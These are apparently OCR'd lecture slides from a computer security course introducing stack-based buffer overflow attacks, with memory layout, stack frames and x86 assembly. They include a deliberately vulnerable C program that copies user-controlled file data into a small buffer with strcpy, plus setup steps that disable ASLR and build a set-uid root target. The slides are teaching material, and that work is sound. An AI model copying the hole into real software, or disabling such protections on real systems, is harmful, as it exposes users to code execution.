BUFFER OVERFLOW ATTACK


CS44500 Computer Security

Logical address vs Physical address

- Virtual memory is an abstraction provided by the operating system, and it allows each process to have its own isolated memory space.
- A Logical address is a virtual address viewed by the user/program. The logical address is used as a reference to access the physical address. Logical addresses are translated by the memory management unit (MMU) to their actual physical address.
- The physical address is a location in the memory unit (Typically in RAM).


Program Memory Layout

- Text segment: stores the executable code of the program. This block of memory is usually read-only.
- Data segment: stores static/global variables that are initialized by the programmer.
- BSS segment: stores **uninitialized** static/global variables. This segment will be filled with zeros by the operating system, so all the uninitialized variables are initialized with zeros.
- Heap: The heap provides space for dynamic memory allocation. This area is managed by malloc, calloc, realloc, free, etc.
- Stack: The stack is used for storing local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc.




Program Memory Stack

```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);
   return 1;
}
```



Stack Frame: Important Regions


- Arguments: This region stores the values for the arguments that are passed to the function. In our case, func () has two integer arguments. When this function is called, e.g., func (5, 8), the values of the arguments will be pushed into the stack, forming the beginning of the stack frame.
- Return Address: When the function finishes and hits its return instruction, it needs to know where to return to, i.e., the return address needs to be stored somewhere. Before jumping to the entrance of the function, the computer pushes the address of the next instruction (the instruction placed right after the function invocation instruction)into the top of the stack, which is the "return address" region in the stack frame.
- Previous Frame Pointer: The next item pushed into the stack frame by the program is the frame pointer for the previous frame.
- Local Variables: The next region is for storing the function 's local variables. The actual layout for this region, such as the order of the local variables, the actual size of the region, etc., is up to compilers. Some compilers may randomize the order of the local variables, or give extra space for this region. Programmers should not assume any particular order or size for this region.




```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```




32-bit architecture

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```




Frame pointer register

32-bit architecture

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```



32-bit architecture


Frame pointer register

General-purpose registers

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```



This is 4 bytes before epb

Frame pointer register


32-bit architecture

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

General-purpose registers


Function Call Stack


```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Buffer overflow can happen on both stack and heap. The ways to exploit them are quite different.
In this chapter, we focus on the stack-based buffer overflow.

Stack Layout for Function Call Chain





Copy Data to Buffer

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];

  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```

The function strcpy () stops copying only
when it encounters the terminating character ' \0 ' .

' \0 ' Hexadecimal representation => 0x00

Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Consequences of Buffer Overflow

Overwriting return address with some random address can point to :


- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code ⟶ Malicious code to gain access

Buffer Overflow: Consequences


- The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen:
  - First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail , and the program will crash. Non-existing address (Segmentation Fault)
  - Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Access violation (Segmentation Fault)
  - Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g., it may be a data region); the return will again fail, and the program will crash. Invalid instruction
  - Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one. Code/Attacker's code

Vulnerable Program

```c
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR)

It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code.

Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

2. Compile set-uid root version of stack.c

